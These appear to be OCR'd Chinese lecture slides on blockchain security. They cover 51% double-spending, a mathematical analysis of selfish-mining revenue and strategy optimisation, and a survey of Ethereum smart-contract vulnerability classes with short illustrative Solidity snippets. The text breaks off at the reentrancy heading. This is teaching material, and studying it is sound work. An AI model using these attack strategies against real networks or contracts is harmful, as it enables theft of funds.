区块链攻击与防治

郑子彬

中山大学
数据科学与计算机学院
http://www.inpluslab.com

中山大學
SUN YAT-SEN UNIVERSITY

区块链安全

基于区块链技术实现的加密数字货币具有很强的金融属性，区块链（公链）公开、去中心化等特性使之成为极易被攻击的对象，“安全”是区块链技术发展和应用的重要基石。

TheDao攻击

双花攻击：当理论变成现实 BTG首当其冲

TheDAO悲剧重演，SpankChain重入漏洞分析 584 币世界

火讯财经注：51%攻击≠51%算力。据CCN报道，市值排名26的数字货币BTG近期遭受51%攻击。

比特黄金（BTG）累计被盗1800万美元

文章来源：cn.bitcoin 比特黄金被盗,BTG, 2018/05/25 17:09 4978

提纲

1 自私挖矿

2 合约攻击

3 日蚀攻击


双花（51%）攻击

双重支付：通俗来说就是一笔钱花两次（双花）


(1) A给B支付比特币，交易在一个块中确认

(2) A重新构造一笔交易A→C，并打包进区块公布（分叉）


(3) 包含双重支付的块率先找到下一个块，全网认可A→C,交易A→B无效



双花成功，需要足够算力做保证



挖矿规则



- 挖矿速率与算力大小成正比
- 节点自由选择某一个区块后跟进挖矿
- 网络采用“最长链”规则

γ 选择在“自私链”后面挖矿的诚实节点比率，可以看成是一个节点的网络连通性

节点挖到块，立即公布？？

Eyal I, Sirer E G. Majority is not enough: Bitcoin mining is vulnerable[J]. Communications of the ACM, 2018, 61(7): 95-102.

自私挖矿

- 自私挖矿：通过延迟发布挖到的块，获得时间优势，从而获取超额收益

- 策略
  - 没有优势（诚实节点挖到块）（a=0, h=0）

    执行标准协议，接受最长链
  - 竞争（自私节点挖到块，同时诚实节点也挖到块））（h=1, a=1）


    自私节点首先挖到块时，选择不公布；当感知诚实节点也挖到块，立即公布自私块，形成两条链的竞争关系
  - 微弱优势（自私节点链长度=诚实节点链长度+1）(a=h+1)

    执行标准协议，立即公布自私块，覆盖诚实节点链，获取收益
  - 绝对优势（自私节点链长度>诚实节点链长度+1）(a=h+1)

    一直保持优势，直至形成微弱优势时公布私链，获取最大收益

状态概率分析

状态0:　(a=0,h=0)
状态0′　　(a=1,h=1)
状态n: (a=h+n)



$$\begin{cases} \alpha p_0 = (1-\alpha)p_1 + (1-\alpha)p_2 \\ p_{0'} = (1-\alpha)p_1 \\ \alpha p_1 = (1-\alpha)p_2 \\ \forall k \geq 2 : \alpha p_k = (1-\alpha)p_{k+1} \\ \sum_{k=0}^{\infty} p_k + p_{0'} = 1 \end{cases}$$

$$p_0 = \frac{\alpha - 2\alpha^2}{\alpha(2\alpha^3 - 4\alpha^2 + 1)}$$


$$p_{0'} = \frac{(1-\alpha)(\alpha - 2\alpha^2)}{1 - 4\alpha^2 + 2\alpha^3}$$

$$p_1 = \frac{\alpha - 2\alpha^2}{2\alpha^3 - 4\alpha^2 + 1}$$


$$\forall k \geq 2 : p_k = \left(\frac{\alpha}{1-\alpha}\right)^{k-1} \frac{\alpha - 2\alpha^2}{2\alpha^3 - 4\alpha^2 + 1}$$

收益分析

a) 自私者挖到块，保持领先，暂无收益



b) 竞争状态，自私者先挖到块




诚实者收益　0

自私者收益　$p_{0'} \cdot \alpha \cdot 2$

收益分析


c) 竞争状态，被分割诚实节点在自私链后出块



诚实者收益 $p_{0'} \cdot \gamma(1-\alpha) \cdot 1$

自私者收益 $p_{0'} \cdot \gamma(1-\alpha) \cdot 1$

d) 竞争状态，公链后挖到块




诚实者收益 $p_{0'} \cdot (1-\gamma)(1-\alpha) \cdot 2$

自私者收益 0

收益分析

e) 没有优势，公链后挖到一个块，诚实节点获得1单位回报 $p_0 \cdot (1-\alpha) \cdot 1$


f) 私链领先1个块，公链后挖到一个块，私链公布领先的块，导致竞争状态，分割诚实节点，收益暂时不能确定



收益分析


g) 微弱优势，私链领先2个块，公链后挖到一个块，私链公布领先的块,获得2个单位收益

$$p_2 \cdot (1-\alpha) \cdot 2$$



h) 绝对优势，私链领先多于2个块，公链后挖到一个块，私链公布竞争块，获得一个单位收益

$$P[i > 2](1-\alpha) \cdot 1$$



收益分析

平均收益计算


$$r_{\text{others}} = \overbrace{p_{0'} \cdot \gamma(1-\alpha) \cdot 1}^{\text{Case (c)}} + \overbrace{p_{0'} \cdot (1-\gamma)(1-\alpha) \cdot 2}^{\text{Case (d)}} + \overbrace{p_0 \cdot (1-\alpha) \cdot 1}^{\text{Case (e)}}$$

$$r_{\text{pool}} = \overbrace{p_{0'} \cdot \alpha \cdot 2}^{\text{Case (b)}} + \overbrace{p_{0'} \cdot \gamma(1-\alpha) \cdot 1}^{\text{Case (c)}} + \overbrace{p_2 \cdot (1-\alpha) \cdot 2}^{\text{Case (g)}} + \overbrace{P[i>2](1-\alpha) \cdot 1}^{\text{Case (h)}}$$

自私挖矿收益比例

$$R_{\text{pool}} = \frac{r_{\text{pool}}}{r_{\text{pool}} + r_{\text{others}}} = \cdots = \frac{\alpha(1-\alpha)^2(4\alpha + \gamma(1-2\alpha)) - \alpha^3}{1 - \alpha(1 + (2-\alpha)\alpha)}$$

收益比率分布



α 与 γ 的影响


给定γ，获得超额收益的α的范围如下

$$\frac{1-\gamma}{3-2\gamma} < \alpha < \frac{1}{2}$$

γ=1，任何时候都能获得超额收益

γ=0.5，1/4的算力就能获得超额收益

γ→0, 1/3的算力就能获得超额收益



基于MDP的自私挖矿优化


State × Action	State	Probability	Reward
$(a, h, \cdot), adopt$	$(1, 0, irrelevant)$	α	$(0, h)$
	$(0, 1, irrelevant)$	$1-\alpha$	
$(a, h, \cdot), override^{\dagger}$	$(a-h, 0, irrelevant)$	α	$(h+1, 0)$
	$(a-h-1, 1, relevant)$	$1-\alpha$	
$(a, h, irrelevant), wait$	$(a+1, h, irrelevant)$	α	(0,0)
$(a, h, relevant), wait$	$(a, h+1, relevant)$	$1-\alpha$	(0,0)
$(a, h, active), wait$	$(a+1, h, active)$	α	(0,0)
$(a, h, relevant), match^{\ddagger}$	$(a-h, 1, relevant)$	$\gamma \cdot (1-\alpha)$	$(h, 0)$
	$(a, h+1, relevant)$	$(1-\gamma) \cdot (1-\alpha)$	(0,0)

优化 $$REV := \mathbb{E}\left[\liminf_{T\to\infty} \frac{\sum_{t=1}^{T} r_t^1(\pi)}{\sum_{t=1}^{T}\left(r_t^1(\pi) + r_t^2(\pi)\right)}\right]$$ 找到最优策略

Sapirshtein A, Sompolinsky Y, Zohar A. Optimal selfish mining strategies in bitcoin[C]//International Conference on Financial Cryptography and Data Security. Springer, Berlin, Heidelberg, 2016: 515-532.


基于MDP的自私挖矿优化

算力收益曲线



(b) $\gamma = 0.5$

超额收益阈值与γ关系



提纲

1 自私挖矿

2 合约攻击

3 日蚀攻击

以太坊

smart contracts are agreements between mutually distrusting participants, which are automatically enforced by the consensus mechanism of the blockchain — without relying on a trusted authority.

✔ A total Of 51765 Verified Contract Source Code found

交易特点

Execution fees: 激励矿工执行合约；保护系统免于“泛洪攻击”

Gas　　gas × gas price　　gas limit

编程语言

```
1  contract Rubixi {
2    uint private balance = 0;
3    uint private collectedFee
4    uint private feePercent =
5    uint private Order = 0;
6    uint private pyramidMulti
7    address private creator ;
8    struct Participant {
9      address etherAddress ;
10     uint payout ;
11   }
12   Participant [] private pa
13
14   function Rubixi ( ) {
15     creator = msg . sender
16   }
17   function ( ) { addPayout
18
19
```

```
1   PUSH1 0x60
2   PUSH1 0x40
3   MSTORE
4   CALLDATASIZE
5   ISZERO
6   PUSH2 0x00b9
7   JUMPI
8   PUSH1 0xe0
9   PUSH1 0x02
10  EXP
11  PUSH1 0x00
12  CALLDATALOAD
13  DIV
14  PUSH4 0x09dfdc71
15  DUP2
16  EQ
17  PUSH2 0x00dd
18  JUMPI
```

Solidity

EVM code

智能合约脆弱点来源

Level	Cause of vulnerability
Solidity	Call to the unknown
	Gasless send
	Exception disorders
	Type casts
	Reentrancy
	Keeping secrets
EVM	Immutable bugs
	Ether lost in trasfer
	Stack size limit
Blockchain	Unpredictable state
	Generating randomness
	Time constraints

Atzei N, Bartoletti M, Cimoli T. A survey of attacks on ethereum smart contracts (sok)[M]//Principles of Security and Trust. Springer, Berlin, Heidelberg, 2017: 164-186.

脆弱点: Call to the unknown

- ✓ call

```
c.call.value(amount)(bytes4(sha3("ping(uint256)")),n);
```

被调用合约

转账额

被调用函数识别码（前4字节）

被调用函数名

被调用函数参数

- ✓ 如果被调用函数不存在，默认调用合约c的fallback函数
- ✓ Call 调用不推荐使用（但向合约转账时，这个函数是唯一的可能方式）

脆弱点: Call to the unknown

- ✓ Send
  通过 调用 r.send(amount) 从调用合约向被调用合约 r 转账，完成转账后，自动执行 r 的fallback函数

- ✓ Delegatecall （不建议使用）
  使用方式与 call类似，但函数运行在调用者环境中

```
c.delegatecall(bytes4(sha3("ping(uint256)")),n)
```

  如果 ping 函数中包含 this 变量，它指的是调用合约的地址，而不是被调用合约c的

- ✓ 直接调用

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

从Bob中的pong直接调用Alice中的ping

脆弱点: Exception disorder

三种产生异常的方式

- ✓ 执行过程gas耗尽
- ✓ 调用堆栈溢出
- ✓ 命令 throw 被执行

两种种处理异常的方式

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

Unknown-> Bob(pong)-> Alice(ping)[exception] ➔ 所有影响撤销

Bob(pong（**call**))-> Alice(ping)[exception] ➔ 仅撤销对Alice的影响，执行过程继续

脆弱点: Exception disorder

更一般情况，如果存在多重调用链，当异常发生时

- ✓ 如果所有的调用都是直接调用，那么所有的影响会撤销，但所有gas被收走
- ✓ 如果在调用链上某个位置有其他的调用方式（call, delegatecall, send ），则从该位置重新开始（通常最后一个），被调用合约影响全部撤销，call返回false，所有gas被收走

可以在调用时指定gas量，损失则是指定的量，否则是所有可能的gas

```
c.call.gas(g)(bytes4(sha3("ping(uint256)")),n);
```

脆弱点: Gasless send

向一个合约通过c.send(amount)转账，可能导致 out-of-gas exception。因为转账默认会调用fallback函数，而该函数执行的gas量是2300*wei* (除In versions < 0.4.0, g = 0 if amount = 0)，这个上限很容易被超越，因而只能执行简单操作，不能执行复杂操作（如改变合约状态）

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

① $n \neq 0$ and $d = D1$
out-of-gas,转账失败

② $n \neq 0$ and $d = D2$
成功，fallback为空

③ $n = 0$ and $d \in \{D1, D2\}$
For compiler versions < 0.4.0，都失败，因为gas=0
For compiler versions ≥ 0.4.0，结果跟上面一样

脆弱点: 类型检查

Solidity 的编译器会能识别一些类型错误（如整数复制给字符串），但函数调用时很多类型检查是没做的

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

编译器知道pong调用Alice的接口，会检查Alice是否有一个接口ping，但不会检查

1）c是否是Alice的地址　　2）Bob声明的接口是否跟Alice的接口匹配

运行时碰到上述问题，程序不会抛出异常


- ✓ 如果c是一个普通地址，不返回任何信息，0.4.0版本后抛出异常
- ✓ C可以是任意合约，只要有同样的函数签名，函数就能被执行
- ✓ 如果c 是合约，但没有对应函数，则c的fallback 函数被调用

脆弱点: 重入（Reentrancy）

